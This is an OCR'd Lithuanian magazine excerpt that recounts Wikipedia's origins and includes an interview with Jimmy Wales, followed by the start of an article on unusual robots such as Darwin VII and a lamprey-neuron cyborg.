[Enciklopedinės šaknys] „Vieningos pasaulio žinių bazės" sukūrimo idėja siekia tolimą praeitį. Dar senovėje žmonės bandė kažkaip sistematizuoti ir įamžinti savo žinias. Finale buvo sugalvotos enciklopedijos. Tiesa, naudotis dideliais jų tomais ne visada patogu. Pavyzdžiui, 1950–1960 metais išleistą Didžiąją Sovietinę Enciklopediją (DSE) sudarė 51 tomas. Visas šis lobis užima daug vietos, brangiai kainuoja, o kol surasi tai, ko reikia, gali praeiti daug laiko. Šios situacijos nepataisė nė 1960 metais išleista dviejų tomų abėcėlinė DSE rodyklė. Be abejo, mūsų laikais šią seną Didžiąją Enciklopediją galima įsigyti CD arba DVD formatu, tačiau čia iškyla dar viena problema — informacija sensta siaubingai greitai. Mokslininkai atranda kažką naujo, rašytojai rašo naujas knygas, kiekvieną dieną išleidžiama tūkstančiai laikraščių, televizija progresuoja, o apie internetą iš viso baisu net užsiminti. Visa tai susekti praktiškai neįmanoma. Kiek žmonių kasdien turėtų dirbti prie tokio leidinio, kuris koja kojon spėtų su laiku ir kuriame būtų atnaujinami ne tik seni straipsniai, tačiau ir pridedami nauji? Tačiau jeigu anksčiau toks dalykas buvo fiziškai neįmanomas, tai atsiradus internetui situacija pasikeitė. Šiandien visos stambiausios pasaulio enciklopedijos turi savo internetinius variantus. Ir visos jos yra mokamos. Kalbu ne apie porą žaliųjų prezidentų. Pirmaujančių enciklopedijų spausdinto leidimo kaina siekia 1500 dolerių, o už priėjimą prie internetinės svetainės lankytojams tenka pakloti po 50 dolerių per metus. Internete laisvai prieinamos tik visiškai pasenusios enciklopedijos, pavyzdžiui, 1911 metų „Britanikos" enciklopedija, arba beta versijos, kuriose rasi mažiau nei 10% visų straipsnių.


Ar galima tokiomis sąlygomis sukurti konkurencingą nemokamą resursą? Galima, jeigu į tai įtraukiami patys vartotojai. *Wikipedia* — tai enciklopedija, kurią papildo visas pasaulis, ir nors ji egzistuoja dar tik 5 metus, savo turiniu ji jau seniai pavijo ir aplenkė visas likusias „žinių kaupyklas" bei toliau veržliai plėtojasi.

[Wiki istorija] *Wiki* istorija prasidėjo 2000 metais, kuomet Laris Sengeris ir Džimis Veilsas, kuris tada buvo kompanijos „Bomis" generalinis direktorius, nusprendė sukurti nemokamą ir lengvai prieinamą tinklinę enciklopediją. 2000 metų kovą jie sėkmingai atidarė *Nupedia* (*NuPedia.com*) svetainę, kurią finansavo Veilso firma ir kuri veikė atviro kodo programinės įrangos pagrindu. Pagrindiniu *Nupedia* ypatumu tapo visiškas autorinių teisių nebuvimas. Visa svetainės medžiaga buvo platinama pagal GNU FDL (bendrąją GNU licenciją), kuri kiekvienam vartotojui suteikia teisę redaguoti ir platinti (dalinai arba pilnai) bet kokio straipsnio turinį, niekam nemokant jokių procentų ir nepažeidžiant jokių įstatymų. Veilsas ir Sengeris savo resurso populiarinimą pradėjo parašydami laiškus keliems žymiems mokslininkams, siūlydami jiems patiems sudalyvauti *Nupedijos* gyvenime. Pačioje svetainėje buvo pateiktas RTF formato skelbimas, kurį buvo siūloma atspausdinti ir pakabinti savo mokymo įstaigoje. Taigi pirmaisiais straipsnių autoriais tapo įvairių šalių mokslininkai ir profesoriai. Tame pageidaujantiems sudalyvauti paprastiems žmonėms tekdavo iš pradžių susisiekti su skyriaus redaktoriumi ir jam įrodyti, kad tu iš tiesų susigaudai toje srityje. Jeigu gaudavai leidimą, tuomet galėjai imtis darbo ir po to savo straipsnį išsiųsti tam pačiam redaktoriui, kuris jį pats įvertindavo ir parodydavo savo kolegoms. Po kelių žmonių patvirtinimo straipsnis būdavo išsiunčiamas specialiam žmogui, copyeditor'iui, kuris jame ieškodavo autorinėmis teisėmis apsaugotų tekstų arba paveikslėlių. Ir tik po to vargšas straipsnis sugrįždavo pas redaktorių, kuris jį pakabindavo svetainėje.

Šis procesas buvo ilgas ir sudėtingas, todėl *Nupedia* straipsnių kiekis neviršijo šimto. Galų gale tapo aišku, kad su tokiu požiūriu svetainė greitai plėtotis negali, jau nė nekalbant apie pilnavertį konkuravimą su lyderiaujančiomis enciklopedijomis. 2001 metų pradžioje kūrėjai jau mąstė apie *Nupedijos* uždarymą, kai staiga Lario Sengerio bičiulis Benas Kovicas pasiūlė visų problemų sprendimą. Technologija, apie kurią jis pasakojo, vadinosi *Wiki*. Ji leisdavo bet kuriam pageidaujančiajam pridėti straipsnius į svetainę ir juos redaguoti, apeinant ilgą redaktorių grandinę. Svarbiausia čia tai, kad kiekvieno straipsnio pataisymo istorija saugoma amžinai, todėl jeigu bus ištrinta kas nors svarbaus arba atlikti pakeitimai pasirodys esą neteisingi, sugrąžinti viską į pradinę būseną galės bet kuris tai pastebėjęs lankytojas.

Iš esmės *Wiki* — tai hipertekstinė rašytinės informacijos surinkimo ir struktūrizavimo aplinka. Pirmasis *wiki* tinklas buvo „Portlendo programinio kodo pavyzdžių saugykla". Tinklą 1995 metų kovo 25 dieną sukūrė programuotojas Vardas Kaningemas. Patį žodį *wiki* (tiksliau sakant, *wiki–wiki*) jis pasiskolino iš havajiečių kalbos, kurioje tai reiškia „labai greitai", „kuo greičiau". Svarbu tai, kad *Wiki* technologijoje viskas remiasi kolektyviniu darbu. Visų *Wiki* svetainėje dirbančių žmonių patogumui naujų puslapių pridėjimo ir taisymo sistema supaprastinta iki dviejų pelės mygtuko paspaudimų — „Redaguoti – Išsaugoti", o visos redagavimo operacijos atliekamos tiesiog naršyklės lange. Bet kuris *Wiki* svetainės puslapis — tai straipsnis, susidedantis iš pavadinimo ir turinio, į kurį galima įterpti HTML tagus arba ypatingą *Wiki* žymėjimo (*mark–up*) kalbą, kuri, lyginant su tagais, pripažinta kaip paprastesnė ir patogesnė. Pavyzdžiui, norint tekste įterpti nuorodą į kitą puslapį, tau nereikia rašyti *Nuorodos pavadinimas* ir panašiai. Pakanka tiesiog įterpti straipsnio, į kurį nori nukreipinėti, pavadinimą (kvadratinėse kabutėse — [[Straipsnio pavadinimas]]), nuspaudęs mygtuką „Išsaugoti" gausi nuorodą. Neveikiančių nuorodų tiesiog nėra. Jeigu straipsnis tokiu pavadinimu jau yra, tuomet nuoroda bus mėlynos spalvos, o jeigu ne — raudonos, ir atves tave į puslapį „kol kas nėra parašyto straipsnio".

Sengeris užsidegė šia nauja idėja ir nesunkiai įtikino Veilsą pakeisti *Nupedijos* varikliuką į naująjį. 2001 metų sausio 10 dieną enciklopedija jau buvo paleista naujuoju formatu. Tačiau ne visi į šią naujovę žiūrėjo optimistiškai. Daugeliui prie projekto dirbančių mokslininkų idėja iš esmės nepatiko, nes



pagrindinis *Wikipedia.org* puslapis

juos gąsdino mintis, kad straipsnius galės redaguoti bet kuris pageidaujantysis. „Kas bus, kai tūkstančiai paprastų vartotojų prisikas iki svetainės ir pradės viską keisti pagal save? Koks objektyvumas gali būti tokiuose abejotinuose ir niekieno nekontroliuojamuose duomenyse?". Prieštaravimas buvo toks stiprus, kad Veilsas ir Sengeris pasitarė bei *Nupedijai* grąžino senąjį varikliuką, o po to tiesiog sukūrė naują svetainę — *Wikipedia.com*. GNU FDL licencija jiems leido į *Wikipediją* perkelti visą *Nupedijos* informaciją, o senąjį resursą palikti nepaliestą specialiai tiems, kas nepageidavo pokyčių.

[**„Wikipedia" šiandien**] Oficialiai *Wikipedia.com* (o vėliau — *Wikipedia.org*) buvo paleista 2001 metų sausio 15 dieną. Pagrindiniais jos principais tapo neutralus požiūris į visus straipsnius, visiška informacijos laisvė ir nemokamas priėjimas. Ir, be jokios abejonės, laisvas priėjimas ne tik prie enciklopedijos skaitymo, bet ir prie jos taisymo. Nepaisant niūrių mokslininkų prognozių, viskas buvo ne taip baisu. *Wiki* technologijos kritikams visada kliuvo jų nuomone silpniausia sistemos vieta — vandalizmas. Suteikus straipsnių redagavimo galimybę bet kuriam vartotojui, reikėjo tikėtis, kad norinčių ateiti ir viską sugadinti bus nemažai. Tačiau apie vandalizmą viskas jau seniai pasakyta pačioje *Wikipedijoje*. Štai ištrauka iš straipsnio „Wikipedia: Vandalizmas":

„...vandalizmas, nepaisant paplitusios nuomonės, iš tiesų Wikipedijai nėra didelė problema, kadangi visi straipsnių pakeitimai saugomi specialioje duomenų bazėje. Taip piktavaliai negali visiškai sunaikinti visos informacijos. Lankytojas, pastebėjęs, kad straipsnis buvo sugadintas, gali sugrąžinti nepažeistą versiją, tą padaryti visiškai nesudėtinga. Norint į straipsnį įtraukti perspėjimą, reikia jo profilio aptarime pridėti vandalo šabloną: {{subst:vandal}}. Kadangi žmonių, norinčių užsiiminėti vandalizmu, skaičius apytiksliai lygus norinčių atstatyti teisybę žmonių skaičiui, sukurtos sąlygos, kurioms esant pastarąjį variantą įgyvendinti lengviau, nei pirmąjį, Wikipedijos medžiagą padaro vis labiau ir labiau atitinkančią tiesą. Pasak tyrimų rezultatų, daugelis vandalizmo pasekmių angliškoje Wikipedijos dalyje neutralizuojamos per labai trumpą laiką".


„Britanikos" enciklopedijos tomai


Šiuose Floridoje esančiuose serveriuose saugoma *Wiki*

Pateiksiu dar keletą skaičių, kad galėtumei suprasti, kokius kolosalius mastus šiandien pasiekė laisvoji enciklopedija. Pats stambiausias kalbinis *Wiki* segmentas kaip ir anksčiau lieka angliškas, kurį dabar sudaro beveik 900 tūkstančių straipsnių. Iš viso *Wikipedijoje* straipsniai pateikiami daugiau nei 200 kalbų, todėl projektas iš tiesų tarptautinis. Prieš keletą metų *Wikipedia.org* svetainė net neįėjo į 10000 geriausių interneto svetainių sąrašą, o dabar ji yra tarp 30-ties geriausiųjų, su daugiau nei 2,5 milijardų puslapių užklausų per mėnesį. Pernai *Wikipediją* kasdien naudojo apie pusė procento internautų, šiandien šis skaičius padidėjo maždaug keturis kartus. 2003 metais *Wikipedijos* biudžetas siekė 15 000 dolerių, 2004 metais — 25 000 dolerių, o šiais metais — daugiau nei 700 000 dolerių. Ateinančiais kalbėsime jau apie milijonus dolerių. Šį biudžetą suformuoja *Wikipedijos* fondas ir dešimtys tūkstančių savanorių, kurie projektui palaikyti skiria savo laiką ir jėgas, tikėdami tuo, kad žinios — tai jėga, ir jos turi būti laisvai prieinamos. Čia pagrindinis principas — kiekvienas įmoka įnašą pagal savo pajėgumus, beje, vidutinis įnašas yra maždaug 20 dolerių. Wikimedia fondas palaiko ir kitus ne enciklopedinius laisvų publikacijų internete projektus: laisvąją biblioteką (*Wikiteka*), nemokamus vadovėlius (*Wikivadovėlis*), žodynus (*Wikižodynas*), atvirą naujienų leidyklą (*Wikinaujienos*) ir citatų rinkinį (*Wikicitatos*).

[**Desertui — interviu**] Kas geriau galėtų papasakoti apie svetainę, jeigu ne jos kūrėjas? Man pavyko gauti paties Džimio Veilso, vienintelio neatitrūkusio nuo reikalų *Wikipedijos* tėvo-kūrėjo interviu. Laris Sengeris paliko projektą ir dabar dėsto filosofiją Ohajo valstijos universitete.

Mifrill (M): Visai neseniai kilo didelis su *Wikipedia* susijęs skandalas. Dėl to kalta buvo žymaus žurnalisto Džono Seigentalerio biografija, kurioje buvo pateikti neteisingi duomenys, o Seigentaleris juos palaikė įžeidžiančiais. Jis laikraštyje „USA Today" net išpublikavo skandalingą straipsnį, kaltindamas *Wikipedia* šmeižtu. Jūs savo ruožtu tiesioginiame CNN eteryje pranešėte apie



Jei bent minimaliai koki anglų kalbą — būtinai aplankyk:
http://en.wikipedia.org/wiki/Russian_jokes
http://en.wikipedia.org/wiki/Sexual_position
http://en.wikipedia.org/wiki/Pornography
http://en.wikipedia.org/wiki/Group_sex
Jokių nepadorumų — vien tik informacija! Sužinosi daug naujo :). Taip pat siūlyčiau paeksperimentuoti su rusiškais necenzūriniais žodžiais.



http://www.wikipedia.org — pagrindinis laisvosios enciklopedijos puslapis
http://lt.wikipedia.org — lietuviškoji *Wikipedia*
http://meta.wikipedia.org — *Wikipedia* apie *Wikipedia*, visa informacija apie projektą

laikinos, analogų neturinčios sankcijos įvedimą: dabar neužsiregistravę anglakalbės resurso versijos vartotojai negalės kurti naujų straipsnių. Norėtųsi sužinoti, ar likusiuose segmentuose taip pat bus įvestos analogiškos sankcijos ir kaip jūs ruošiatės ateityje apsaugoti *Wiki* nuo panašių incidentų?

Džimis Veilsas (DV): Ne, kitų kalbų segmentuose taikyti tokių priemonių neplanuojama. Mes nuolat judame, progresuojame, tobuliname mūsų programinę įrangą, o augant *Wikipedijai* ruošiamės ir toliau laikytis šios krypties. Ne už ilgo kaip tik bus aptariamas ištisos naujų įrankių serijos įgyvendinimas, kurie leistų išsamiau stebėti svetainę. Taip pat mes greitai testuosime naują straipsnių apdorojimo mechanizmą.

M: Ar seniai paskutinį kartą jūs pats rašėte straipsnius *Wikipedijai*? Ar užsiiminėjate tuo dabar?

DV: Paskutinis mano *Wikipedijos* straipsnis buvo apie Timą Galacherį — mokslininką, kuris dalyvavo pakartotiname baltasnapių karališkų genių atradime. Iš tikrųjų tai aš ne taip dažnai užsiiminėju *Wikipedijos* redagavimu arba straipsnių rašymu, kadangi tam beveik neturiu laiko. Tačiau jeigu pavyksta tam skirti vieną kitą valandėlę, darau tai labai mielai.

M: *Wikipedia* milžiniška, tiesiog kolosali. Ir nors anglakalbis segmentas lieka stambiausias, kitos kalbos taip pat svarbu. Ar jūs studijuojate kitus *Wiki* segmentus, ar stebite jų plėtojimąsi?

DV: Dabar aš kaip tik mokausi vokiečių kalbos ir aktyviai naudojuosi vokiškąja *Wikipedia*, kuri man padeda tobulinti kalbos žinias. Kiekvieną dieną stengiuosi perskaityti bent porą vokiškų straipsnių. Be to, aš stengiuosi palaikyti ryšį su kuo daugiau kitų *Wiki* bendruomenių, tačiau čia viskas remiasi nuolatiniais asmeniniais ryšiais su šių bendruomenių lyderiais. Šiaip jau aš labai mėgstu susitikinėti su viso pasaulio wikipediečiais, kadangi mes esame labai draugiška bendruomenė.

M: Naujajame „Nature" žurnale lyginama *Britanikos* ir *Wikipedijos* kokybė. Žurnalo ekspertai *Wikipedijoje* aptiko daugybę faktinių klaidų. Žinoma, šis straipsnis sąlygojo tai, kad *Wiki* bendruomenė ištaisė paminėtuose straipsniuose aptiktas klaidas. Tačiau kaip bus su likusiais straipsniais? Kas tai per enciklopedija, jeigu ja negalima pasitikėti?

DV: Visa svetainės medžiaga yra nuolat rimtai tikrinama. Šiuo metu straipsnių apdorojimo mechanizmas veikia taip, kad redaktoriai galėtų kuo paprasčiau pažymėti ir redaguoti taisymo reikalaujančius straipsnius.

M: Ar bus išleista popierinė *Wikipedijos* versija?

DV: Taip, šiuo klausimu jau buvo deramasi su daugybe leidyklų. Tačiau kol kas projektas yra pačioje ankstyviausioje stadijoje, todėl kalbėti apie tai dar anksti.

M: Yra tokių straipsnių, kurių tematika ganėtinai aštri ir kai kuriems žmonėms gali sukelti įniršį. Kiek jūsų autoriai apsaugoti nuo tokių negeranoriškų asmenų?

DV: Autoriai turi galimybę užsiregistruoti ir publikuoti straipsnius arba atlikti pakeitimus ne tiesiogiai savo IP adreso vardu, o su jų pasirinkto vartotojo vardu. Tokiu atveju IP niekur nebus atvaizduojamas. Savo ruožtu, *Wikimedia* fondas asmeninius užsiregistravusio vartotojo duomenis, tokius, kaip jo IP adresas, pateiks tik teismo sprendimu.

M: *Wikimedia* fondas nuolat renka pinigus naujiems serveriams. Tačiau bazės apimtis auga geometrine progresija, todėl anksčiau ar vėliau ateis metas, kada *Wikimedia* visų šių duomenų saugojimui negalės surinkti pakankamo pinigų kiekio. Kas nutiks tuomet?

DV: Mums niekada neiškildavo finansinės aparatūros pirkimo problemų. Naujų serverių poreikis atsiranda tuomet, kai padidėja srautas, tačiau išaugęs srautas reiškia, kad pas mus ateina daugiau žmonių, kurie gali paaukoti pinigų naujiems serveriams. Mums aktualesnė kita problema: kaip surinkti pakankamai priemonių mūsų labdaringų projektų palaikymui besivystančiose šalyse.

M: Kadangi aš atstovauju „Hakerio" žurnalą, tai tiesiog negaliu nepaklausti, ar *Wikipedijos* svetainė kada nors buvo nulaužta? Jeigu ne, tai ar egzistuoja tokia galimybė, kad hakeris galės pateikti į serverį ir ištrinti *Wikimedijos* bazę ir visas jos rezervines kopijas?

DV: Atsakymas į pirmąjį klausimą — ne. Dėl antrojo klausimo... Visa *Wikipedijoje* saugoma informacija patenka po jums žinoma GFDL licenciją. Tai yra, visas turinys visiškai nemokamas ir gali būti laisvai platinamas internete bet kokiu pavidalu. Taigi, jeigu hakeris nulauš mūsų serverius ir sunaikins visas *Wikipedijos* duomenų bazes, tai jis pašalins tik bazes, o ne pačią informaciją. Informacija yra visur ir jos sunaikinti neįmanoma.

Back Forward Stop Refresh Home AutoFill Print Mail Larger Smaller
http://www.nupedia.com/
NUPEDIA.COM
THE FREE ENCYCLOPEDIA
Search Nupedia
Search
Read Nupedia
Newest Articles
By Subject
Alphabetically
Our Articles in Progress-- read and comment!
Receive an encyclopedia article in your mailbox every morning! Just enter your e-mail address.
Subscribe!
Welcome to Nupedia!
We are building the world's largest international, peer-reviewed encyclopedia. It is free.
It's not hard to get involved, and we really do need your involvement! Basically, we need
- writers
- editors and peer reviewers,
- copyeditors,
- programmers,
- translators, and even
- casual participants.
Just sign up (it's a very short form) and we'll get you started. Or perhaps you need to be convinced?
Nupedia's policy guidelines have been recently updated! Please have a look. We have added a FAQ that answers many of the most frequently-asked questions about Nupedia policy and procedure.
Join the Effort!
How to...
Write an Article
Edit and Review
Copyedit
Code
Translate
Be Casual
Our Editors and Peer Reviewers
Our Writers
Member Area
Become a Member
Production
Sign Up to Write an Article
About Nupedia
Editorial Policy
Policy FAQ
Nupedia News
Press Mentions
Discussion Groups
License: Use Our Articles for Free

štai kaip kažkada atrodė pagrindinis *Nupedijos* puslapis

030

Jūs robotas?

Robotai, apie kuriuos tau dar neteko girdėti

MANAU, KAD TAU NEREIKIA AIŠKINTI, KAS YRA ROBOTAS. TU VEIKIAUSIAI ESI MATĘS DAUGYBĘ FILMŲ IR PERSKAITĘS PAKANKAMAI KNYGŲ, TODĖL ŠIS ŽODIS TURĖTŲ BŪTI ĮSITVIRTINĘS TAVO LEKSIKONE. PAKALBĖKIME APIE TUOS ROBOTUS, KURIE TUO PAČIU VISAI NE ROBOTAI. TAI YRA, JIE ROBOTAI, TAČIAU JEIGU TAU VIENĄ IŠ JŲ PARODYTŲ IR PAKLAUSTŲ, KAS TAI, TU JO TIKRAI NEPAVADINTUM ROBOTU.

Tavo tėvų supratimu, robotas — tai toks metalinis humanoidas, kuris kalba džeržgiančiu metaliniu balsu ir norėdamas pasikrauti nuolat kiša pirštus į rozetę. Kitiems robotas asocijuojasi su Švarcnegeriu ir Terminatoriumi, o jaunesniems piliečiams žodis „robotas" gali reikšti net ir spamą siuntinėjantį botą, kurį įsivaizduoti kaip kažką gyvo ir judančio būtų sunkoka.
Tačiau kas pasakys, kad skalbimo mašina taip pat galėtų būti vadinama robotu? Arba mikrobangų krosnelė? Nepaisant to, daugelis mokslininkų robotais vadina bet kokius mechanizmus, kurie gali vykdyti nurodytas programas. Ir net neseniai iš dviejų DNR grandinių sukurtas gabalėlis, kuris gali judėti ant ATF molekulių tirpale esančio plokščio paviršiaus — taip pat robotas.
Šiame straipsnyje aš tau papasakosiu apie nepaprastus robotus, kurie jau egzistuoja ir dar tik egzistuos. Tu suprasi, kad robotas ne visada reiškia „smegenys".

[Smegenys dėžutėje] Kam kurti sudėtingą dirbtinį intelektą navigacijos sistemoms ir robotų judėjimui, ar ne lengviau būtų pasinaudoti tuo, kas jau yra po ranka? Pavyzdžiui, gamtos kompasai. Plačiai žinomi tokie tikslūs navigaciniai prietaisai, kaip vėžliai, šikšnosparniai, gyvatės ir t.t. Taip išeina, kad šiandien lengviau robotui „įmontuoti" vėžlio arba šikšnosparnio smegenis, kad šios užsiimtų navigacija. Kol kas mokslas dar nepriėjo iki tokių sudėtingų kiborgų kūrimo, tačiau jis jau turi kuo pasigirti.
Viena iš gamtos mėgdžiojimo šakų — dirbtinių neuronų ir neuroninių tinklų kūrimas. Beje, čia visiškai nebūtina imti realių neuronų ir juos auginti — paprasčiau visa tai sumodeliuoti. Matematinis žmogaus neurono modelis buvo sukurtas dar 60-aisiais praėjusio amžiaus metais. Atrodytų, surink keliolika milijardų neuronų, ir gausi veikiančias smegenis. Vis dėlto problema buvo ne čia: tuometinės galimybės leido sumodeliuoti tik paprasčiausias iš penkiasdešimties neuronų sudarytas logines ląsteles. Ir viskas. Tačiau dabar kompiuteriai kur kas galingesni. Dabar jie jau šimtu procentų pajėgūs sumodeliuot bent jau sraigės smegenis. Žmogaus pilkosios masės modelio da reikės palaukti.
1. Vienas iš tokių robotų su virtualiomis smegenimis — *Darwin VII* Jį sukūrė amerikiečių tyrinėtojai iš La Džolės Neurologijos institutc (Kalifornija). Šios virtualios smegenys susideda iš dvidešimties tūkstančių virtualių „neuronų".
Mokslininkų tvarinys susideda ne vien tik iš virtualių smegenų robotas turi pagrindą, ant kurio pritvirtinta ranka-manipuliatorius ir valdymo mechanizmai, kurie skirti judėjimui ir kontaktavimui su supančiu pasauliu.
Tuo pačiu *Darwin VII* turi praktiškai pilną pojūčių „organų" rinkinį CCD kamera veikia kaip akys, keli mikrofonai fiksuoja garsus, c specialūs sensoriai leidžia jausti skonį. Savo dydžiu ir forma robotas primena šiukšlių dėžę.
Darwin VII veikia vadovaudamasis „įgimtais skaitmeniniais instinktais". Jį domina visa supanti aplinka, jis pats mokosi. Pavyzdžiui judėdamas ant grindų ir tyrinėdamas išmėtytus daiktus, robotas gali savarankiškai nustatyti, kad pavyzdžių su juostelėmis skonis malonus, o plėmuotų — nelabai.
Savaime suprantama, progresas tuo neapsiriboja, greitai pavyks sukurti galvos smegenų analogą (pagal neuronų skaičių). Vėl lau kiame kompiuterių našumo padidėjimo.
Visai kas kita, kuomet galima išauginti nervinį audinį, pritaikant j savo reikmėms. Tiesa, kol kas išauginti galima ne viską iš eilės o tik paprasčiausius nervinius mazgus, kurie reaguoja į tam tikrus dirgiklius. Pavyzdžiui, dvi mokslininkų komandos iš Ilinojaus (Čikaga ir Genujos universitetų (Italija) sukūrė kiborgą su devynakės nėgės nugaros smegenų neuronais. Kodėl būtent nėgė? Atsakymas pa prastas: jos neuronai didžiausi. Mašina susideda iš keleto GYVŲ neuronų, fotosensoriaus, mikroprocesoriaus ir ratų.
2. Viskas, ką šis kiborgas kol kas moka daryti — judėti link šviesos šaltinio. Visa tai vyksta taip: elektroninė akis aptinka šviesos šaltinį ir perduoda signalą į nėgės neuronus, kurie savo ruožtu pe mikroprocesorių valdo ratus, kad priartėtų prie šio šviesos šaltinio Be to, jeigu išjungsi šviesą, tai kiborgas nustos judėjęs, o jeigu atjungsi vieną iš sensorių, žuvis-robotas iš pradžių dezorientuosis po ko vis tiek suras šviesos šaltinį. Kol kas šis „kibernetinis mon stras" gali reaguoti tik į šviesą, tačiau jau demonstruoja kibernetika


Darwin VII su neuroninėmis „smegenimis"


Nėgė (žuvis, o ne kiborgas)



Iš čia galima parsisiųsti GOLEM'ą: http://demo.cs.brandeis.edu/golem/download/Golem245.zip
Filmukai apie sukurtą robotą-strėlę ir jo kompiuterinį modelį: http://demo.cs.brandeis.edu/golem/creatures/arrow/arrow_real.mpg http://demo.cs.brandeis.edu/golem/creatures/arrow/arrow.mpg




GOLEM'o kūrėjų svetainė: http://demo.cs.brandeis.edu/golem/
Svetainė apie savadarbių robotų naujienas: http://www.roboclub.ru
Svetainė apie mikro ir nanorobotų technikos naujienas: http://www.nanonewsnet.ru

klasikinę elgseną: seka šviesos šaltinį, suka aplink jį ratus ir t.t. Sveikiname mokslininkus! Jiems pavyko įrodyti, kad mes ir mašinos esame vienarūšiai! Iki matricos liko visai nedaug.


Žuvies nugaros smegenys buvo išgautos atlikus pilną anesteziją ir įkeltos į deguonies prisodrintą druskos tirpalą. Vietoje įvedimo/išvedimo jungčių buvo naudojamos Miulerio (ne SS viršininko) ląstelės su į jas įmontuotais elektrodais. Šios ląstelės pakankamai didelės, jas patogu prijungti, jos padeda integruoti valdymo ir juslės organų signalus, kurie eina į motorinius nervus, kad nėgė susiorientuotų erdvėje. Nuo fotosensoriaus einantys elektrodai neuronus stimuliavo mums įprastuose dažniuose, o judėjimą valdantys elektrodai fiksavo aksonų ląstelių potencialą. Tuo pačiu kiborgo smegenys nebuvo ant judančios platformos — platforma su smegenimis buvo sujungta laidu. Judanti platforma — populiarus daugiafunkcinis robotas *Khepera*, kuriam smegenys perduoda jo valdymo komandas.

3. Viena pagrindinių „žuvies-terminatoriaus" problemų — trumpas nėgės neuronų amžius. Pastarieji druskos tirpale gyvena tik keletą dienų, po ko juos reikia pakeisti, todėl ilgesniam kiborgo funkcionavimui reikalingos didelės nėgių atsargos. Ateityje po atitinkamų treniruočių kiborgas smegenų atsargas greičiausiai galės papildyti visiškai natūraliu būdu: žvejodamas, eidamas į prekybos centrą ir panašiai.

Savaime suprantama, surasti pritaikymą į šviesą reaguojančiam robotui bus, švelniai tariant, nelengva, kadangi visa tai, tik kur kas geriau, gali daryti jau egzistuojanti elektronika. Vis dėlto čia svarbus pats tokio roboto sukūrimas (valio, draugai!). Pasak kiborgo kūrėjų, jo unikalumas tame, kad tai veikianti uždara sistema, kuri yra žingsnis pirmyn link neuroinžinerijos. Kol kas kiborgo kūno judėjimą valdo ne visos nėgės smegenys, o tik kelios smegenų ląstelės.



Mobilusis robotas *Khepera* — kiborgo pagrindas



Fogletai susirenka į bloką



Fogletas — „protingo" rūko dalis

Vėliau šis pasiekimas gali sąlygoti tobulesnių protezų sukūrimą. Be to, vystantis mikroelektronikai šią technologiją bus galima pritaikyti praktiškai su visais gyvais organizmais, kas atveria dideles mūsų ateities perspektyvas.

Robotas — realybės šou

Žmonės visada smarkiai vertino bet kokią veiklą, kurią būtų galima atlikinėti per atstumą. Pradedant primityvia „telekineze", kurios esmė — kitoje vietoje mėtant akmenis sukelti kokius nors įvykius :) ir baigiant gyvybės paieškomis Marse su naujausiais robotais bei kibernetiniu seksu per atstumą, žmonija vis dažniau pirmenybę teikia laiko praleidimui maigant televizoriaus nuotolinio valdymo pultelį arba plepant mobiliuoju telefonu.

Trumpiau šnekant: kam kažkur eiti ar važiuoti, jeigu vietoje savęs galima ką nors (nebūtinai gyvą) pasiųsti? Besivystant technologijoms šis dykaduonio principas nuolat tobulėja. Iš pradžių buvo radijas, po to telefonas, televizorius, o po to ir internetas bei mobilieji telefonai.

4. Nutolusią, per atstumą valdomą ekonomika pirmą kartą 1940 metais „išrado" Robertas A. Chainlainas savo romane „Waldos". Pirmieji mokslinėje fantastikoje paminėti teleinstrumentų prototipai buvo sukonstruoti 1947 metais. Pirmąjį veikiantį teleoperatorių su grįžtamuoju ryšiu 1954 metais sukūrė Rėjus Gercas. Teledalyvavimo idėją 1979 metais atgaivino Marvinas Minskis. Šiandien atėjo toks momentas, kuomet teledalyvavimas padedant robotams turi tapti tiek virtualios, tiek ir „realios" žmogiškosios veiklos dalimi.

Kitaip tariant, kartais tu nenori eiti į futbolo rungtynes, net jeigu ir mėgsti futbolą. Tu geriau jas pažiūrėsi per televizorių, ypač kuomet galima interaktyviai teledalyvauti ir nuotoliniu būdu valdyti kameras. Tu gauni aiškesnį žaidimo vaizdą, gali peržiūrėti tiek pakartojimų, kiek tik nori, grožėtis stambiu planu, klausytis profesionalių komentarų ir tuo pačiu mėgautis ką tik iš šaldytuvo ištrauktu šaltu alumi.

5. Tikriausiai girdėjai apie projekto *Internet2* plėtojimą. Dabar daugelis mokslininkų būtent jį laiko ateities „virtualaus teledalyvavimo pasaulio" pagrindu, kas bus įmanoma dėl galimybės perdavinėti milžiniškus duomenų kiekius ir dėl to, kad su šiais duomenimis vienu metu galės dirbti daug vartotojų.

Milžiniškas *Internet2* magistralių pralaidumas negalėjo nesudominti skaitmeninio vaizdo entuziastų. Suderinus plačiajuostį pralaidumą ir multitransliavimo (*multicasting*) technologijas, *Internet2* rėmuose buvo sukurta keletas skaitmeninių vaizdo srautų perdavimo sistemų, kurias galima panaudoti pačiais įvairiausiais tikslais. Pavyzdžiui, gauti vaizdo duomenis iš teleroboto, kuris su tavim susijęs per virtualios realybės šalmą.

